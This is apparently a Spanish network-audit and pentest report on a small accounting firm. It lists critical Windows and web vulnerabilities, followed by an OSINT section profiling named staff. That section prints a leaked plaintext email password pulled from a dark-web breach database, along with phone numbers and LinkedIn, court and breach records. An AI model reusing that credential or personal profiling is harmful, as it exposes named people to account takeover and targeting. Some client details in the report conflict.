

INFORME - AUDITORIA DE RED



G E S T O R I A
Serrano

Detalle del cliente

Cliente:	Gestoría Serrano S.L.
CIF/NIF:	A-8694587
Dirección:	C/ Serrano 11
CP:	03540
Provincia:	Alicante
Población:	Alicante
Mail:	aserrano@aseroriaserrano.com
Responsable:	Javier Serrano López
Mail:	jserrano@aseroriaserrano.com

Detalle del documento

Tipo de documento	Informe
Título del documento	Informe_Auditoria.docx
Descripción	Informe Auditoria
Ref.	0001A
Clasificación	Confidencial
Fecha de creación	22-03-2020

Historial del documento

Fecha	Versión	Autor	Descripción
02/03/2020	1.0		Versión inicial
22/03/2020	2.0		Última Versión

El presente documento incluye información de carácter CONFIDENCIAL O RESERVADA, y como tal, está sujeto a secreto profesional, estando destinado para su uso exclusivo a PentestLab S.L. y a su cliente. Si usted, no es el destinatario de este documento queda por la presente notificada que la retención, distribución o copia del presente documento y/o la información contenida en el mismo está estrictamente prohibida, salvo autorización escrita de PentestLab S.L.

ÍNDICE

1. Resumen Ejecutivo
 - 1.1 Resumen
 - 1.1.1 Enfoque
 - 1.2 Resumen Comercial
 - 1.2.1 Alcance
 - 1.2.2 Estado
 - 1.3 Resumen Vulnerabilidades Plataforma
 - 1.4 Resumen Vulnerabilidades Servicios Web
2. Informe técnico
 - 2.1 Procesos realizados
 - 2.1.1 Gathering
 - 2.1.2 Reconocimiento LAN
 - 2.1.3 Seguridad perimetral
 - 2.1.3.1 Detección de puertos abiertos
 - 2.1.3.2 Análisis de vulnerabilidades plataforma
 - 2.1.3.3 Test de intrusión
 - 2.1.3.4 Análisis de vulnerabilidades web
 - 2.1.4 Seguridad física
 - 2.1.4.1 Video-vigilancia
 - 2.1.4.2 Sistemas de control de acceso
 - 2.1.4.3 Sistemas de actuación
 - 2.1.5 Seguridad lógica
 - 2.1.5.1 Firewall
 - 2.1.5.2 Antivirus
 - 2.1.5.3 Antimalware
 - 2.1.5.4 Sistemas de cifrado
 - 2.1.5.4.1 Certificado OpenSSL o certificado de empresa
 - 2.1.5.4.2 Comunicaciones externas sobre SSH
 - 2.1.5.4.3 Uso de mail certificado y encriptado
 - 2.1.5.4.4 Actualizaciones
 - 2.1.5.5 Políticas de grupo
 - 2.1.5.5.1 Contraseñas de doble HASH controladas por GPO
 - 2.1.5.5.2 Complejidad de contraseñas de acceso a red
 - 2.1.5.5.3 Políticas de contraseñas de red
 - 2.1.5.5.4 Existencia usuario Administrador / root
 - 2.1.5.5.5 Eliminación de privilegios de instalación en Desktops
 - 2.1.5.5.6 Prohibir autentificar en local, sólo contra DC
 - 2.1.5.5.7 LOPD en equipos informáticos
 - 2.1.5.6 Controlador de dominio
 - 2.1.5.7 Securizar la BIOS
 - 2.1.5.8 Copias de seguridad
 - 2.1.6 Cumplimiento de las leyes vigentes
 - 2.1.6.1 Política de destrucción de información
 - 2.1.6.2 LOPD
 - 2.1.6.3 LSSI

2.1.7 Análisis de sistemas de prevención lógicos

2.1.7.1 IDS /IPS

2.1.7.2 HoneyPots

2.1.7.3 Garantía de la integridad

2.1.7.4 Sistemas anti Brute Force

2.1.7.5 Gestión diaria de logs del sistema

2.1.7.6 Syslog de los sistemas

2.1.8 Redes inalámbricas

2.1.8.1 Cifrado

2.1.8.2 Contraseña robusta

2.1.8.3 WPS

2.1.9 Buenas prácticas

2.1.9.1 Eliminación de privilegios de instalación en Desktops

2.1.9.2 Plan de contingencia

2.1.9.3 Gestión de incidencias

2.1.9.4 Procedimiento ante bajas, despidos o cambios laborales

2.1.9.5 Manuales marcha atrás

2.1.9.6 Control de inventario

2.1.9.7 Formación del personal

2.1.9.8 Encriptación y autentificación de soportes

2.1.9.9 Política de destrucción de información

3. Conclusiones



1. Resumen Ejecutivo

1. RESUMEN EJECUTIVO

1.1 Resumen

A petición de nuestro cliente, **Gestoría Serrano S.L., PentestLab S.L.** ha realizado la **Auditoría de Red** en base a una solicitud de contratación de los servicios de **PentestLab S.L..**

A continuación le mostramos el informe de la auditoria de red realizada el día del **22/03/2020**. El informe técnico muestra el **nivel**, la **descripción**, la **alerta** y las **recomendaciones** principalmente, sobre todas las vulnerabilidades detectadas y validadas a nuestro cliente.

El propósito general de la auditoria de red es determinar las posibles vulnerabilidades de seguridad en las configuraciones de los servidores y de infraestructura de nuestro cliente.

1.1.1 Enfoque

- Realizar exploraciones generales para identificar las áreas potenciales de exposición y los servicios que pueden actuar como puntos de entrada.
 - Realizar exploraciones específicas e investigaciones manuales dirigidas a validar vulnerabilidades.
 - Identificar y validar vulnerabilidades.
 - Rango de vulnerabilidades, basado en el nivel de amenaza, pérdida potencial, probabilidad de explotación y fallo en la disponibilidad.
 - Realizar actividades de investigación y desarrollo suplementarios para apoyar el análisis.
 - Identificar las vulnerabilidades críticas y sugerir recomendaciones para solucionar dichas vulnerabilidades.
 - Desarrollar recomendaciones a largo plazo para mejorar la seguridad real del cliente.
 - Transferencia de nuestro conocimiento técnico al cliente.
 - Visualizar el cumplimiento de las leyes vigentes en materia de seguridad informática.
 - Comprobar y recomendar un sistema de seguridad física que garantice la seguridad de la información.
-

1.2 Resumen Comercial

1.2.1 Alcance

El alcance de esta auditoría de red se limitaba a las siguientes direcciones:

Delegación tipo:	Única sede empresarial
Red interna del cliente:	192.168.1.0/24

Equipos de la Red empresarial

Equipo	Sistema
Computadora de escritorio HP	Sistema Operativo Windows XP
Computadora de escritorio HP	Sistema Operativo Windows 10
Computadora portátil HP	Sistema Operativo UbuntuStudio 18.04
Servidor local	Sistema operativo Windows Server 2003
Servidor de red	Sistema operativo Windows Server 2008
Impresora Canon	Canon MAXIFY MB5455 Inyección de Tinta
Router TP-Link	AC1200 Gigabit Doble Banda Inalámbrico

1.2.2 Estado

A continuación se muestra un resumen global del estado del cliente, así como las posibles consecuencias que podrían producirse con el nivel actual del cliente.

Nivel de Seguridad: **Crítico**


Vulnerabilidad Grave	Alerta
Sistemas Operativos obsoletos	Facilidad para tomar control del servidor
SMB	Es posible bloquear el host remoto debido a una falla en SMB.
RPC	En el servidor es posible la ejecución remota de código.
Servicio 'Servidor'	En el servicio 'Servidor' se puede ejecutar código con privilegios de 'SISTEMA'.
SMB2	El código arbitrario se puede ejecutar en el host remoto a través del puerto SMB

Vulnerabilidad Grave	Alerta
DNS	El código arbitrario se puede ejecutar en el host remoto a través del cliente DNS de Windows instalado.
DNS	El servidor está ejecutando una versión no compatible del servidor DNS de Microsoft.

1.3 Resumen Vulnerabilidades Plataforma

A continuación se muestran todas las vulnerabilidades detectadas y validadas dentro de la red:

Nivel	Numero Vulnerabilidades
Critica	11
Alta	6
Media	13
Baja	3
Info	122
Total	155



Vulnerabilities

Total: 155

1.4 Resumen Vulnerabilidades Servicios Web

A continuación se muestran todas las vulnerabilidades detectadas y validadas en los servicios web:

Vulnerabilidad Grave	Alerta
SQL	Possibilidad de realizar ataques de inyección de código.
Http	No utilización de protocolo seguro Https
Requisitos legales	No cumplimiento de requisitos legales como Política de Privacidad, Aviso Legal y Política de Cookies




2. Informe técnico

2. INFORME TÉCNICO

2.1 Procesos realizados

A continuación se describen los procesos detallados de los puntos principales analizados durante la auditoría de red.

La auditoría se realizará sobre la red interna de la empresa con un rango de red 192.168.1.0/24 compuesto por un equipo servidor con Windows 2003 Server, un equipo servidor con Windows 2008 Server, un equipo de escritorio con Windows XP, un equipo de escritorio con Windows 10, un equipo portátil con UbuntuStudio 18.04 una impresora de red y un router inalámbrico. Otros datos usados serán obtenidos de la auditoría web realizada a la empresa **Gestoría Serrano S.L.**, a quien va dirigida esta auditoría.



2.1.1 Gathering

Uno de los pilares fundamentales para cualquier organización es la información. Mantener la información a salvo garantizando su confidencialidad, integridad y disponibilidad son los principios básicos sobre los que se sustenta cualquier política de seguridad. Garantizar dichos principios requiere de una arquitectura de seguridad que tenga por objetivo proteger los activos de información mediante un conjunto de estándares, procedimientos y controles.

En este sentido, uno de los aspectos más delicados al que se enfrentan las organizaciones es valorar y clasificar la información que gobiernan. Este proceso es necesario a la hora de construir la arquitectura de seguridad con la que se respetarán los principios básicos de la seguridad de la información.

Clasificar la información requiere dar un peso cualitativo a los datos para posteriormente asignarle un nivel de confidencialidad (pública, privada, restringida, etc.). Esta clasificación permitirá ahorrar costes a la hora de implementar contramedidas proporcionales al riesgo que mitigan y que protejan dicha información, en la creación de políticas relacionadas con el acceso a los datos, en la identificación de información crítica para la empresa, etc. Sin embargo, lejos de parecer sencillo y más aún en un entorno en el que se cuenta con multitud de dispositivos y servicios (equipos, servidores, routers, servicios web, DNS, etc.) resulta complejo valorar el nivel de criticidad de la información y determinar cuál de esta información es significativa y cuál no lo es.

El éxito de muchos de los ataques e intrusiones que sufren empresas y organizaciones se debe en gran parte a la cantidad de información que directa e indirectamente un atacante es capaz de obtener sobre sus sistemas. Esta fase, en la que un atacante intenta recopilar la mayor cantidad de información posible de su objetivo, incluso aquella información que conscientemente la organización sabe que es pública pero cuyas implicaciones desconoce, se denomina reconnaissance y es, sin duda alguna, una de las más importantes en el proceso de intrusión. Durante esta fase, el atacante, haciendo uso de diversas técnicas y herramientas obtiene nombres de dominio, rangos de red, servicios de máquinas, sistemas operativos, metainformación de documentos públicos, etc. con la que más adelante podrá llevar a cabo un ataque más específico.

Mediante un escaneo de la red interna del cliente con Advanced IP Scanner obtenemos las **IPs de los equipos y su dirección MAC**.

“Información obtenida mediante el uso de la herramienta Advanced IP Scanner.”

Estado	Nombre	IP	Fabricante	Dirección MAC	Comentarios
192.168.1.1	192.168.1.1	192.168.1.1	ASKEY COMPUTER CORP	1C:B0:44:14:B3:7A	
HTTP, movistar (micro. httpd)					
DESKTOP-SH3VASO	DESKTOP-SH3VASO	192.168.1.71	PCS Systemtechnik GmbH	08:00:27:CA:0E:45	
WIN-DEQP16H5985	WIN-DEQP16H5985	192.168.1.75	PCS Systemtechnik GmbH	08:00:27:DA:DD:19	
HTTP, IIS7 (Microsoft IIS httpd 7.0)					
192.168.1.82	192.168.1.82	192.168.1.82	PCS Systemtechnik GmbH	08:00:27:DA:03:8E	
PERSONAL-F351BE	PERSONAL-F351BE	192.168.1.68	PCS Systemtechnik GmbH	08:00:27:18:EA:84	
PERSONAL-9WAA7F	PERSONAL-9WAA7F	192.168.1.81	PCS Systemtechnik GmbH	08:00:27:24:FC:4B	
FTP (Microsoft ftpd)					

FOCA (Fingerprinting Organizations with Collected Archives) es una herramienta utilizada principalmente para encontrar metadatos e información oculta en los documentos que examina. Estos documentos pueden estar en páginas web, y con FOCA se pueden descargar y analizar.

Con todos los datos extraídos de todos los ficheros, FOCA va a unir la información, tratando de reconocer qué documentos han sido creados desde el mismo equipo, y qué servidores y clientes se pueden inferir de ellos.

“Información obtenida mediante el uso de la herramienta FOCA.”

Tras el escaneo del dominio del cliente obtenemos **DNS y directorios**:

Attribute	Value
Domain - Source	
asesorianeo.com	WebSearch
IP Addresses - Source	
89.187.85.5	WebSearch > DNS resolution [89.187.85.5]

Technology recognition | Crawling | Exploiting | Files | Log | Minimize

Technology Recognition

Domain: asesorianeo.com

Files (42 found) | Folders (32 found) | Documents published (42 found) | Backups (0 found) | Parametrized (0 found)

SQLis (0 found) | Directory Listing enabled (0 found) [PASIVE] | Methods on folders (0 found) [PASIVE]

Folder

- https://asesorianeo.com:443/
- https://asesorianeo.com:443/wp-content/
- https://asesorianeo.com:443/wp-content/uploads/
- https://asesorianeo.com:443/wp-content/uploads/2018/
- https://asesorianeo.com:443/wp-content/uploads/2018/04/
- https://asesorianeo.com:443/wp-content/uploads/2018/04/

Así como documentación almacenada en el servidor web:

Id	Type	URL	Download	Download Date
0	docx	https://asesorianeo.com/wp-content/uploads/2018/04/MODELO_RELLENABL...	X	-
1	doc	https://asesorianeo.com/wp-content/uploads/2015/02/2014-INFO-Docum...	X	-
2	pdf	https://asesorianeo.com/wp-content/uploads/2018/03/2017-2018-INFO-Docum...	X	-
3	pdf	https://asesorianeo.com/wp-content/uploads/2019/08/extracto_resolucion_26_j...	X	-
4	pdf	https://asesorianeo.com/wp-content/uploads/2018/03/2017-2018-LOPD-ARCO-...	X	-
5	pdf	https://asesorianeo.com/wp-content/uploads/2019/12/formulario-hoja-reclamaci...	X	-
6	pdf	https://asesorianeo.com/wp-content/uploads/2019/07/Orden_de_27_de_junio...	X	-
7	pdf	https://asesorianeo.com/wp-content/uploads/2015/04/2014-INFO-Docum...	X	-
8	pdf	http://www.asesorianeo.com/wp-content/uploads/2016/08/Nota-informativa-AC...	X	-
9	pdf	https://asesorianeo.com/wp-content/uploads/2019/12/cartel-informativo-hoja-qu...	X	-
10	pdf	https://asesorianeo.com/wp-content/uploads/2016/08/Nota-Informativa-ITIPEC-...	X	-
11	pdf	https://asesorianeo.com/wp-content/uploads/2015/04/2014-Comunic.-ARREN...	X	-
12	pdf	https://asesorianeo.com/wp-content/uploads/2016/08/Nota-informativa-COOP...	X	-
13	pdf	https://asesorianeo.com/wp-content/uploads/2017/01/2016-LOPD-ARCO-AUT...	X	-
14	pdf	https://asesorianeo.com/wp-content/uploads/2019/04/SUBV1904.pdf	X	-
15	pdf	https://asesorianeo.com/wp-content/uploads/2014/09/cartel_informativo_de_ex...	X	-
16	pdf	https://asesorianeo.com/wp-content/uploads/2018/08/Cartel_informativo_hoja...	X	-

A continuación se muestran los resultados obtenidos a partir de una investigación de fuentes abiertas (OSINT):

Emails de la organización obtenidos mediante la herramienta The Harvester:

“Información obtenida mediante el uso de la herramienta The Harvester.”

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda

Harvesting results
No IP addresses found

[+] Emails found:
-----
correo@asserr.es
mariajose@asserr.es
asserr@asserr.es

[+] Hosts found in search engines:
-----

Total hosts: 1

[-] Resolving hostnames IPs...

www.asserr.es:82.98.160.111
NEW REPORTING BEGINS:
NEW REPORTING FINISHED!
[+] Saving files...
Files saved!
root@kali: ~#
```

Identificación de si los emails encontrados están comprometidos:

Havelbeenpwned es un sitio web que permite a los usuarios de Internet verificar si sus datos personales se han visto comprometidos por violaciones de datos.

Dos de los emails encontrados se encuentran en la base de datos de emails afectados por brechas de seguridad:

"Información obtenida mediante el uso de la herramienta haveibeenpwned.com."

The screenshot shows the homepage of the Have I Been Pwned website. At the top, a large white button contains the text ':--have i been pwned?'. Below it, a sub-header reads "Check if you have an account that has been compromised in a data breach". A search bar contains the email address "marijose@asserr.es". To the right of the search bar is a dark button labeled "pwned?". The main content area is a red box containing the text "Oh no — pwned!" in white. Below this, smaller text says "Pwned on 5 breached sites and found no pastes (subscribe to search sensitive breaches)".

los sitios donde el email fue comprometido:

The screenshot shows a list of breaches where the email "marijose@asserr.es" was found. The first entry is for "Breaches you were pwned in". It includes a small icon of a document with horizontal lines and text about a breach at People Data Labs (PDL) in October 2019. It mentions that the data was exposed from an Elasticsearch server holding 1.2 billion records of personal data, sourced from a data enrichment company. The second entry is for "Exactis", with a small purple and green logo. It details a leak in June 2018 where 340 million records of personal data were publicly leaked, including addresses, phone numbers, family structures, and profiling data. The third entry is for "LinkedIn", represented by its blue "in" logo. It describes a breach in May 2016 where 164 million email addresses and passwords were exposed, originally hacked in 2012. The text notes that the passwords were stored as SHA1 hashes without salt.

The screenshot shows the HIBP homepage with the email address `asserr@asserr.es` entered into the search field. A large red banner at the top displays the message "Oh no — pwned!" and indicates that the email was found in 1 breached site. Below the banner, a section titled "Breaches you were pwned in" details a breach from Canva in May 2019, impacting 137 million subscribers. It lists compromised data including email addresses, usernames, names, cities of residence, and bcrypt hashes for non-social login users. The Canva logo is shown next to the breach details.

Identificación de password de emails:

Una vez tenemos identificados los emails de la compañía y cuales de ellos presentan alguna brecha de seguridad procedemos a comprobar en una conocida página de la deepweb que ofrece el servicio de consulta cual es la contraseña:

The screenshot shows the pwndb2z.onion deepweb interface. The URL bar shows the site's name. The main area displays a MySQL query used to extract data from a breached database. Below the query, it shows the execution time as 0.025419950485229 seconds. A form is displayed for entering an email address to search for its password. The email `mariajose@asserr.es` is entered into the form. The background of the page features a dark green circuit board pattern.

El resultado nos muestra el **password** de la cuenta:

The screenshot shows the results of the password search. It displays a table with four columns: [id], [luser], [domain], and [password]. The values are: [id] => 816141374, [luser] => mariajose, [domain] => asserr.es, and [password] => 45kPLwm9. The background is a dark green circuit board pattern.

[id]	=>	816141374
[luser]	=>	mariajose
[domain]	=>	asserr.es
[password]	=>	45kPLwm9

Reseñas obtenidas en Google:



Suny Jaén

2 reseñas

★★★★★ Hace una semana



Manuel Martínez Álvarez

3 reseñas

★★★★★ Hace 5 meses

Buen Servicio

Me gusta Compartir



Aldo Cusumano

Local Guide • 28 reseñas

★★★★★ Hace 10 meses

Muy profesionales y dispuestos a ayudar en cualquier problema

Me gusta Compartir



Dany Bermejo

Local Guide • 22 reseñas

★★★★★ Hace un año

Grandes profesionales!!

Me gusta Compartir

Balance de reseñas obtenidas en Facebook:



De las nueve opiniones, dos de ellas NO valoraron el servicio con la máxima puntuación:

Marina Rocamora de Miguel ha opinado de Gestoría Asesoría Serrano & Valverde: 3★
19 de septiembre de 2013 · ⓘ

Gestoría Asesoría Serrano & Valverde
Servicio de gestión

215 Me gusta

Tony Gimeno ha opinado de Gestoría Asesoría Serrano & Valverde: 4★
17 de septiembre de 2013 · ⓘ

Gestoría Asesoría Serrano & Valverde
Servicio de gestión

215 Me gusta

CIF, ranking de empresa, número de actividades CNAE y SIC:

Denominación	ASESORIA SERRANO & VALVERDE SL		
CIF/NIF	B54197702		
Número DUNS	7685... ?		
Consulte la evolución de ASESORIA SERRANO & VALVERDE SL y su competencia en el mayor Ranking de Empresas de España:			
Ranking de Empresas	Posición Ranking Nacional: 412.897 ➡ 25.911	Posición Ranking de Alicante: 17.097 ➡ 1.145	Posición Ranking Sectorial: 8.247 ➡ 335
Web	www.asserr.es/		
Actividad Informa	Servicios financieros y contables		
CNAE 2009	6920 - Actividades de contabilidad, teneduría de libros, auditoría y asesoría fiscal		
SIC	7392 - Asesoría y relaciones públicas de empresas		
Objeto Social	LA PRESTACION A EMPRESAS Y PARTICULARS DE SERVICIOS DE CONTABILIDAD, TENEDURIA DE LIBROS, MATERIA FISCAL, LABORAL, ECONOMICA Y FINANCIERA Y OTROS SERVICIOS INDEPENDIENTES DE ASESORIA FISCAL, LABORAL Y CONTABLE		
Registro Mercantil	Registro Mercantil de Alicante - 6 actos en BORME publicados		
Actualización Ficha Empresa	07/02/2020		
Última consulta empresa	11/12/2019		
Consultas Empresa Total	34		

Empresas y cargos vinculados al gerente:

ASESORIA SERRANO & VALVERDE SL

Órgano de administración	Vinculaciones con empresas	Todos los cargos	
Persona			
Serrano Trigo Francisco Javier	Activo Adm. Unico	16/02/2007	4
Empresa			
Francisco 2008 SL	Activo	Administrador Concursal	23/09/2013
Grupo Ade Administracion Concursal SL	Activo	Consejero Delegado	17/02/2012
Grupo Ade Administracion Concursal SL	Activo	Consejero	17/02/2012
Grupo Ade Administracion Concursal Slp	Activo	Consejero Delegado	19/12/2012
Grupo Ade Administracion Concursal Slp	Activo	Consejero	19/12/2012

Capital de la empresa:

Datos destacados del BORME de ASESORIA SERRANO & VALVERDE SL

Capital	3.100,00 EUROS 31/01/2007
Últimas cuentas	2018 Consigue AHORA las cuentas Anuales de ASESORIA SERRANO & VALVERDE SL.
Auditor Cuentas	-

Datos Mercantiles:

Anuncios de **ASESORIA SERRANO & VALVERDE SL** en el Registro Mercantil

ASESORIA SERRANO & VALVERDE SL ha publicado 6 actos en BORME, en el [Registro Mercantil de Alicante](#).

Resumen de actos BORME publicados

13/09/2011	Acto inscrito por ASESORIA SERRANO & VALVERDE SL: Depósito de cuentas anuales Inscrito el 13/09/2011. Publicado el 13/09/2011 en ALICANTE. Boletín: 174 , Referencia: 498977. Ejercicio 2010 presentado en Agosto del 2011
26/10/2010	Acto inscrito por ASESORIA SERRANO & VALVERDE SL: Depósito de cuentas anuales Inscrito el 26/10/2010. Publicado el 26/10/2010 en ALICANTE. Boletín: 206 , Referencia: 894488. Ejercicio 2009 presentado en Octubre del 2010
10/11/2009	Acto inscrito por ASESORIA SERRANO & VALVERDE SL: Depósito de cuentas anuales Inscrito el 10/11/2009. Publicado el 10/11/2009 en ALICANTE. Boletín: 214 , Referencia: 819053. Ejercicio 2008 presentado en Octubre del 2009

Balances:

Últimas Actualizaciones de Asesoria Serrano & Valverde SI

Carga balance - año 2014	07 de Octubre de 2015 - Detalle
Carga balance - año 2013	07 de Octubre de 2015 - Detalle
Carga balance - año 2012	21 de Noviembre de 2013 - Detalle
Carga balance - año 2011	21 de Noviembre de 2013 - Detalle
Depósito cuentas (2008)	10 de Noviembre de 2009 - Detalle
Depósito de cuentas (2007)	16 de Octubre de 2008 - Detalle
Borme - nombramientos	16 de Febrero de 2007 - Detalle
Borme - constitución	16 de Febrero de 2007 - Detalle

Evolución de Ventas, Fondos y Resultados:

Más información sobre Asesoria Serrano & Valverde SI



Números de teléfonos fijo y móvil:

Teléfono



965251292, 965250165, 675635749

Cargos del Gerente en Colegios Oficiales:

Elecciones Junta de Gobierno 2020

Posted on **6 marzo, 2020**

Hoy día 6 de marzo de 2020 nuestro colegio celebra las elecciones para la nueva Junta de Gobierno. El horario de apertura de las urnas será de 9:00 a 14:00 para que los colegiados puedan ejercer su voto.

Dada la presentación de una única candidatura, **se han proclamado electos/as** a los/las siguientes candidatos/as:

Vicesecretario: **Fº Javier Serrano Trigo**

Tesorero: **José María Tur Buigues**

Vocal – 1: **A. Enrique Vicente Uclés**

Vocal – 3: **Nuria Olcina Soler**

Vocal – 5: **Víctor D. Segura Hernández**

Vocal – 7: **Pilar García Muñoz**

**Datos de Socios de empresa, antiguedad y formación académica:
“Información obtenida mediante el uso de Google Dorks.”**

"asesoria serrano" -intitle:"profiles" -inurl:"dir/ " site:es.linkedin.com/in/ OR site:es 

MARIA JOSE VALVERDE CABALLERO

SOCIA en ASESORIA SERRANO Y VALVERDE SL

Murcia y alrededores, España · 59 contactos ·

[Información de contacto](#)

 ASESORIA SERRANO Y

VALVERDE SL

 UNIVERSIDAD DE MURCIA

Experiencia



ASESORIA SERRANO Y VALVERDE SL

26 años y 3 meses



SOCIA

ene. de 2000 – actualidad · 20 años y 3 meses

RESPONSABLE DEPARTAMENTO LABORAL

ene. de 1994 – actualidad · 26 años y 3 meses

Educación



UNIVERSIDAD DE MURCIA



Universitat d'Alacant / Universidad de Alicante

diplomatura relaciones laborales

Datos de trabajadores de la empresa:

Pilar Rossi Mota

Profesional de Contabilidad

Murcia y alrededores, España · 2 contactos ·

[Información de contacto](#)

 Asesoría Serrano y Valverde,
S.L.

Experiencia



Administrativo

Asesoría Serrano y Valverde, S.L.

1992 – actualidad · 28 años

Datos de ex-trabajadores de la empresa:



Aleksandra Kungalova

Associate Consultant at msg global solutions
Alicante/Alacant, Comunidad Valenciana, España · 30 contactos ·
[Información de contacto](#)

[Conectar](#) [Enviar mensaje](#) [Más...](#)

Experiencia

Trainee

Asesoría Serrano y Valverde, S.L.
sept. de 2015 – feb. de 2016 · 6 meses
Alicante, Spain
Accounting, finance, taxing, consulting

Información Contencioso Administrativa:

Número 2763

SALA DE LO CONTENCIOSO ADMINISTRATIVO DE MURCIA

Don José Luis Escudero Lucas, Secretario de lo Contencioso Administrativo de Murcia.

Por el presente anuncio que se publicará en el “Boletín Oficial de la Región de Murcia”,

Hace saber: Que por don Ángel Hernández Navajas, en nombre y representación de Margarita y María José Valverde Caballero, se ha interpuesto recurso contencioso-administrativo contra Confederación Hidrográfica del Segura, versando el asunto sobre expediente sancionador, DR-4/92.

Análisis de virus:

The screenshot shows a summary page for a specific IP address. It displays a green circle with the number '0' and a note indicating '3 detected URLs under this IP address'. Below this, the IP address '82.98.160.111 (82.98.128.0/18)' and its AS number 'AS 42612 (DinaHosting S.L.)' are listed. A 'Community Score' bar is shown at the bottom left. The main table has four columns: DETECTION, DETAILS, RELATIONS, and COMMUNITY. The DETECTION column lists various security services, each with a 'Clean' status indicated by a green checkmark. The DETAILS column contains a single 'Clean' entry for each service. The RELATIONS and COMMUNITY columns are empty.

DETECTION	DETAILS	RELATIONS	COMMUNITY
ADMINUSLabs	Clean		AegisLab WebGuard Clean
AlienVault	Clean		Antiy-AVL Clean
AutoShun	Clean		Avira (no cloud) Clean
BADWARE.INFO	Clean		Baidu-International Clean
BitDefender	Clean		Blueliv Clean
Botvrij.eu	Clean		CLEAN MX Clean
Comodo Valkyrie Verdict	Clean		CRDF Clean
CyberCrime	Clean		CyRadar Clean
desenmascara.me	Clean		DNS8 Clean
Dr.Web	Clean		EmergingThreats Clean
Emsisoft	Clean		EonScope Clean

Web trackers:

El seguimiento web por parte de terceros se refiere a la práctica en la cual entidades de seguimiento integrados en un sitio web re-identifican a sus usuarios mientras navegan por internet, recolectando información sobre los sitios que visitan y analizando su comportamiento.

“Información obtenida mediante el uso de la herramienta <https://sitereport.netcraft.com/>.”

